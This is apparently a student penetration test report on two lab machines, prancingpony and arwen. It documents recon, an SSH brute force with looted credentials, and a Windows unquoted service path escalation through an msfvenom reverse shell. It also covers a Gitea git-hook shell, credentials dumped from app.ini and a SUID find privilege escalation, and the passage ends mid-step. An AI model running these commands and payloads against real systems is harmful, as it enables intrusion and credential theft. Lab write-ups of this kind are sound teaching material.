Grey Wizard Securities
3029 Brickell Avenue, Miami, FL
GreyWizardSec@gmail.com | 774-277-6969

Arwen/Prancingpony Penetration Test and Executive Summary

Prepared by
David Thomsen and Ryan Morrissey
daveystaywavy@gmail.com
March 10, 2050

PRANCINGPONY

Executive Summary

Prancingpony.shire.org is vulnerable to SSH brute force attacks as well as privilege escalation exploitation. Through the insufficient protection of previous boxes such as nancurunir, cupcake, and gloin, many credentials were gathered and could be used to SSH into prancingpony. After the original breach, an exploit using the Wise Care 365 Application was used to upload a reverse shell, and escalate privileges. After this, I was able to successfully access the box with administrator privileges.

Exploits Used:

Prancingpony was vulnerable to a brute force SSH connection with outdated credentials, as well as this exploit that was able to be run in order to escalate to administrator privileges.

https://vk9-sec.com/privilege-escalation-unquoted-service-path-windows/
https://www.exploit-db.com/exploits/50038

The Report


Start off with an nslookup to find the IP:


```
┌──(champuser㉿kali)-[~]
└─$ nslookup prancingpony.shire.org 10.0.5.22
Server:         10.0.5.22
Address:        10.0.5.22#53

Name:   prancingpony.shire.org
Address: 10.0.5.26
```

Then an nmap scan to see services, ports, etc.:


```
┌──(champuser㉿kali)-[~]
└─$ nmap -A 10.0.5.26
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-03
16:20 EDT
Nmap scan report for 10.0.5.26
Host is up (0.0017s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT    STATE SERVICE       VERSION
22/tcp  open  ssh           OpenSSH for_Windows_7.7 (p
rotocol 2.0)
| ssh-hostkey:
|   2048 0443fc2109b2a5dadbf7c8b007e7a19b (RSA)
|   256 39efcd7475d48956c06ad41ffca795ca (ECDSA)
|_  256 984a1d7252ad4947cf8e6e1228bc07ab (ED25519)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-
ssn
445/tcp open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windo
ws

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2023-05-03T20:20:17
|_  start_date: N/A
|_clock-skew: -4s

Service detection performed. Please report any incorre
ct results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.22 s
econds
```

Since SSH is vulnerable, we used Hydra as well as the credential list from the loot collected from the shire in order to brute force the ssh connection.





SSH and grab the user-flag.txt:




Also note the C:\Users\ shows the target account we are trying to infiltrate:

```
PS C:\Users\strider> cd ..
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        11/12/2021  11:50 AM                champuser
d-----        11/29/2022   1:36 PM                deployer
d-----         5/3/2023   9:16 PM                gloin
d-r---         8/21/2021   3:15 PM                Public
d-----        11/29/2022   1:41 PM                strider


PS C:\Users> cd strider
PS C:\Users\strider> ls
ls : Access to the path 'C:\Users\strider' is denied.
At line:1 char:1
+ ls
+ ~~
    + CategoryInfo          : PermissionDenied: (C:\Users\strider:String) [Get
   -ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand

PS C:\Users\strider>
```

We then used msfvenom to create a reverse TCP shell named wise.exe, being pleased in the C:/Program Files(x86)\Wise Directory:

```
┌──(champuser㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.0.17.26 LPORT=6969 -f exe
 -o wise.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: wise.exe

┌──(champuser㉿kali)-[~]
└─$ scp wise.exe gloin@10.0.5.26:
gloin@10.0.5.26's password:
wise.exe                                      100% 7168     1.2MB/s   00:00
```

```
PS C:\Users\gloin> cd 'C:\Program Files (x86)\Wise'
PS C:\Program Files (x86)\Wise> mv C:\Users\gloin\wise.exe .\wise.exe
```



After that, it is as easy as opening a listening port on the one specified when making the wise.exe file (6969) and rebooting prancingpony. The powershell command is used in order to fix some of the commands I was having trouble with before running the command.

```
┌──(champuser㉿kali)-[~]
└─$ nc -nlvp 6969
listening on [any] 6969 ...
connect to [10.0.17.26] from (UNKNOWN) [10.0.5.26] 49668
Microsoft Windows [Version 10.0.17763.2114]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>powershell
powershell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\Users\strider> ls
ls


    Directory: C:\Users\strider


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        8/24/2022  10:35 AM                Desktop
d-r---        8/24/2022  10:34 AM                Documents
d-r---        9/15/2018   3:33 AM                Downloads
d-r---        9/15/2018   3:33 AM                Favorites
d-r---        9/15/2018   3:33 AM                Links
d-r---        9/15/2018   3:33 AM                Music
d-r---        9/15/2018   3:33 AM                Pictures
d-----        9/15/2018   3:33 AM                Saved Games
d-r---        9/15/2018   3:33 AM                Videos
-a----        8/24/2022  10:34 AM             36 root_flag.txt


PS C:\Users\strider> cat root_flag.txt
cat root_flag.txt
92eb9270-1ce6-4737-af61-b5e3dcaa9631
PS C:\Users\strider>
```

Recommendations

1. First, make sure that breached credentials, or any credentials for that matter, are changed frequently and updated often to avoid unwanted users under the guise of a valid user.
2. As for Wise, when downloading applications, be sure to look if there are known vulnerabilities and exploits that could potentially harm your systems or network, but most importantly your wallet.

ARWEN

Executive Summary

The foothold of Arwen was accomplished through the web application running on the http port on Arwen. Gitea was the name of the application, a form of github running on a personal server. On Gitea the main vulnerability was the git hooks, which could be used for malicious code uploading, such as opening a shell on the server in the githook post receive. Then, when you upload a document to Gitea a shell opens. From there you are logged into a git user on the repository, using directory traversal we found the credentials for the Arwen user which allowed us to implement privilege escalation techniques. Specifically we utilized the find command which had administrator privileges in order to make the account a sudo user.

Exploits Used:

We used to main exploits, the gitTea git hook exploit and also privilege escalation through using the find command

https://www.exploit-db.com/exploits/49571
https://www.exploit-db.com/exploits/50038
https://macrosec.tech/index.php/2021/06/08/linux-privilege-escalation-techniques-using-suid/
https://www.hackingarticles.in/linux-for-pentester-find-privilege-escalation/

The Report

Nslookup

```
┌──(champuser㉿kali)-[~]
└─$ nslookup arwen.shire.org 10.0.5.22
Server:         10.0.5.22
Address:        10.0.5.22#53

Name:   arwen.shire.org
Address: 10.0.5.27
```

Nmap


```
┌──(champuser㉿kali)-[~]
└─$ sudo nmap -sV 10.0.5.27
[sudo] password for champuser:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-28 00:26 EDT
Stats: 0:01:29 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 00:28 (0:00:29 remaining)
Stats: 0:01:30 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 00:28 (0:00:30 remaining)
Nmap scan report for 10.0.5.27
Host is up (0.00031s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.52 ((Ubuntu))
3000/tcp open  ppp?
4444/tcp open  krb524?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3000-TCP:V=7.93%I=7%D=4/28%Time=644B4B07%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(GetRequest,29FC,"HTTP/1\.0\x20200\x20OK\r\nContent-Type:\
SF:x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en-US;\x20Path=/;
SF:\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gitea=129bc2267bb56b52;
SF:\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=_Vj7vYAqeORwYCKZ3lGrUXX
SF:ZntQ6MTY4MjY1NjAwMjYwOTY0MzM2MQ;\x20Path=/;\x20Expires=Sat,\x2029\x20Ap
SF:r\x202023\x2004:26:42\x20GMT;\x20HttpOnly\r\nX-Frame-Options:\x20SAMEOR
SF:IGIN\r\nDate:\x20Fri,\x2028\x20Apr\x202023\x2004:26:42\x20GMT\r\n\r\n<!
SF:DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"theme-\">\n<head\x
SF:20data-suburl=\"\">\n\t<meta\x20charset=\"utf-8\">\n\t<meta\x20name=\"v
SF:iewport\"\x20content=\"width=device-width,\x20initial-scale=1\">\n\t<me
SF:ta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\t<title>
SF:\x20Gitea:\x20Git\x20with\x20a\x20cup\x20of\x20tea\x20</title>\n\t<link
SF:\x20rel=\"manifest\"\x20href=\"/manifest\.json\"\x20crossorigin=\"use-c
SF:redentials\">\n\t<meta\x20name=\"theme-color\"\x20content=\"#6cc644\">\
SF:n\t<meta\x20name=\"author\"\x20content=\"Gitea\x20-\x20Git\x20with\x20a
SF:\x20cup\x20of\x20tea\"\x20/>\n\t<meta\x20name=\"description\"\x20conten
SF:t=\"Gitea\x20\(Git\x20with\x20a\x20cup\x20of\x20tea\)\x20is\x20a\x20pai
SF:nless")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B
SF:ad\x20Request")%r(HTTPOptions,2126,"HTTP/1\.0\x20404\x20Not\x20Found\r\
SF:nContent-Type:\x20text/html;\x20charset=UTF-8\r\nSet-Cookie:\x20lang=en
SF:-US;\x20Path=/;\x20Max-Age=2147483647\r\nSet-Cookie:\x20i_like_gitea=ca
SF:cfdea493ea6ae4;\x20Path=/;\x20HttpOnly\r\nSet-Cookie:\x20_csrf=3L-4JdiC
SF:RduxLC0VrIIDvahSHFM6MTY4MjY1NjAwNzY5MDMxMzc1Nw;\x20Path=/;\x20Expires=S
SF:at,\x2029\x20Apr\x202023\x2004:26:47\x20GMT;\x20HttpOnly\r\nX-Frame-Opt
SF:ions:\x20SAMEORIGIN\r\nDate:\x20Fri,\x2028\x20Apr\x202023\x2004:26:47\x
SF:20GMT\r\n\r\n<!DOCTYPE\x20html>\n<html\x20lang=\"en-US\"\x20class=\"the
SF:me-\">\n<head\x20data-suburl=\"\">\n\t<meta\x20charset=\"utf-8\">\n\t<m
SF:eta\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-sc
SF:ale=1\">\n\t<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edg
SF:e\">\n\t<title>Page\x20Not\x20Found\x20-\x20\x20Gitea:\x20Git\x20with\x
SF:20a\x20cup\x20of\x20tea\x20</title>\n\t<link\x20rel=\"manifest\"\x20hre
SF:f=\"/manifest\.json\"\x20crossorigin=\"use-credentials\">\n\t<meta\x20n
SF:ame=\"theme-color\"\x20content=\"#6cc644\">\n\t<meta\x20name=\"author\"
SF:\x20content=\"Gitea\x20-\x20Git\x20with\x20a\x20cup\x20of\x20tea\"\x20/
SF:>\n\t<meta\x20name=\"description\"\x20content=\"Gitea\x20\(Git\x20with\
SF:x20a\x20c");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.14 seconds
```

Ports open: 22 (ssh, OpenSSH 8.9p1), 80 (http, Apache 2.4.52), 3000 (ppp?), 4444 (krb524)

Gobuster (directory finder/ traverser for web servers)


```
┌──(champuser㉿kali)-[~]
└─$ gobuster dir -u http://10.0.5.27:80 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.5.27:80
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/04/28 00:38:36 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 306] [--> http://10.0.5.27/admin/]
Progress: 86366 / 87665 (98.52%)
===============================================================
2023/04/28 00:38:51 Finished
===============================================================
```

Admin page, found “Gitea”, researched and found it runs at port 3000




To exploit Gitea 1.12.5 follow these steps:

1. Make a new repository
2. Settings >githooks>post receive> make shell script that runs when git request is sent



3. Make new git directory, make a file with text in it

```
 Git init
Sudo nano work.md
Git add work.md
Git commit -m “commit three”
Git remote add origin http://10.0.5.27:3000/arwen/RyaM.git
git push -u origin master
```



Powered by Gitea Version: 1.12.5 Page: 37ms Template: 17ms

Have Ncat running in background while you make the git upload

```
┌──(champuser㉿kali)-[~]
└─$ nc -lvp 80
listening on [any] 80 ...

10.0.5.27: inverse host lookup failed: Unknown host
connect to [10.0.17.25] from (UNKNOWN) [10.0.5.27] 55806
bash: cannot set terminal process group (1299): Inappropriate ioctl for device
bash: no job control in this shell
git@arwen:~/gitea-repositories/arwen/ryam.git$
git@arwen:~/gitea-repositories/arwen/ryam.git$
```

Can Remotely execute commands, but not a ton on the git user

```
git@arwen:/home$ id
id
uid=998(git) gid=998(git) groups=998(git)
git@arwen:/home$
```

Found suspicious file app.ini in /etc/gitea: had suspect credentials which ended up being the arwen user password

```
git@arwen:/etc/gitea$ cat app.ini
cat app.ini
APP_NAME = Gitea: Git with a cup of tea
RUN_USER = git
RUN_MODE = prod

[oauth2]
JWT_SECRET = uolwGAVe57zye6_RRTFPEuvOKuZy4J-8NDCxwNF-Szc

[security]
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE2NjA2NTg5NzZ9.gKKZ6AcqwiRY6Z9dWszojbXCZ23khf5UItg4W
8zheFk
INSTALL_LOCK   = true
SECRET_KEY     = 6QPbvG3jR0BuKycp9vFidypOLVgCSyu4FS9qGDjQw3RmpgheTIhWH2USLkZYSROX

[database]
DB_TYPE  = mysql
HOST     = 127.0.0.1:3306
NAME     = gitea
USER     = root
PASSWD   = SecurePasswordD
SCHEMA   =
SSL_MODE = disable
CHARSET  = utf8
PATH     = /var/lib/gitea/data/gitea.db
```

Can ssh into arwen user

```
┌──(champuser㉿kali)-[~]
└─$ ssh arwen@10.0.5.27
arwen@10.0.5.27's password:
```

Run a find command to see which commands have sudo privileges, the find command itself ended up having sudo perms

```
Last login: Thu May  4 03:35:55 2023 from 10.0.17.25
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/find
/usr/bin/chsh
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/su
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/snapd/15534/usr/lib/snapd/snap-confine
/snap/snapd/16292/usr/lib/snapd/snap-confine
/snap/core20/1587/usr/bin/chfn
/snap/core20/1587/usr/bin/chsh
/snap/core20/1587/usr/bin/gpasswd
/snap/core20/1587/usr/bin/mount
/snap/core20/1587/usr/bin/newgrp
/snap/core20/1587/usr/bin/passwd
/snap/core20/1587/usr/bin/su
/snap/core20/1587/usr/bin/sudo
/snap/core20/1587/usr/bin/umount
/snap/core20/1587/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1587/usr/lib/openssh/ssh-keysign
/snap/core20/1405/usr/bin/chfn
/snap/core20/1405/usr/bin/chsh
/snap/core20/1405/usr/bin/gpasswd
/snap/core20/1405/usr/bin/mount
/snap/core20/1405/usr/bin/newgrp
/snap/core20/1405/usr/bin/passwd
/snap/core20/1405/usr/bin/su
/snap/core20/1405/usr/bin/sudo
/snap/core20/1405/usr/bin/umount
/snap/core20/1405/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1405/usr/lib/openssh/ssh-keysign
$
```

Upgrading to fully interactive shell

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
arwen@arwen:~$
```

Arwen User flag

```
arwen@arwen:~$ cat user-flag.txt
"f699c7be-5c3d-413b-9c65-fb1a9790200f"
arwen@arwen:~$
```

https://www.hackingarticles.in/linux-for-pentester-find-privilege-escalation/


cd /usr/bin (where find command is run from)

```
$ cd /usr/bin
```


Added arwen to /etc/sudoers

```
